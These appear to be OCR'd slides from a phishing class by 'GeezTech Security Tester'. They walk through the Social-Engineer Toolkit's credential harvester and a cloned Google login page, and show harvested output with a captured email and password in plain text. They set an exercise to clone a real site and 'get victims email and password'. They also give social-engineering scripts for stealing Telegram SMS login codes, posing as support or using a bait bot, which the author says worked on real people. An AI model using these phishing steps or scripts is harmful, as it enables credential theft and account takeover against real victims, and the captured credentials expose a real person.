
Another method.

```
set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.8]:

-------------------------------------------------------
              **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

   1. Java Required
   2. Google
   3. Twitter

set:webattack> Select a template:
```

```
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
```






```
set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all
Ts on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

```
[*] Information will be displayed to you as it arrives below:
192.168.1.2 - - [16/Jan/2023 10:13:38] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hI
Fc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=natanhailu82@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=Th!$i$m7P@$$w04d
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.1.2 - - [16/Jan/2023 10:14:42] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

GTST - GeezTech Security Tester®

by Nathan Hailu

Automations

- There are a lot of tools to do phishing.
- You can get them from github.
  - SocialPhish
  - Zphisher
  - ...
- As you see you can have all of those social media hacked. But you may get some errors and confusions now because we haven't seen about port forwarding.we will see in upcoming class
- The method we saw before WORKS only in LAN network. For WAN we will cover it in the future.

Exercise

1) Create a clone site of https://qnash.com/
2) Get Victims email and password.

So...How do we hack other websites


Websites like telegram, they don't use username and password, they use phone number as login. So what do we do....


Here The think we hack is the SMS code. To get this we can't just clone telegram, we just need to use social engineering.


Some telegram hacking scenarios


1. Create a telegram support account and chat with them like they got a security breach and ask them to send the code we sent to you.(worked on 3 peoples)
2. Create a telegram bot based on what the user loves then, ask questions like for the registration you need phone number, then be quick and add the number to the telegram and when u are sure the sms is sent for them, ask them to send the registration code we sent then BOOM!(worked on 4 peoples) => check youtube tutorials to see how to make bots, i have 1 too

How the hacker tried On me









GTST - GeezTech Security Tester®

by Nathan Hailu

Class is OVER

1) Do the notes
2) Practice
3) ASK question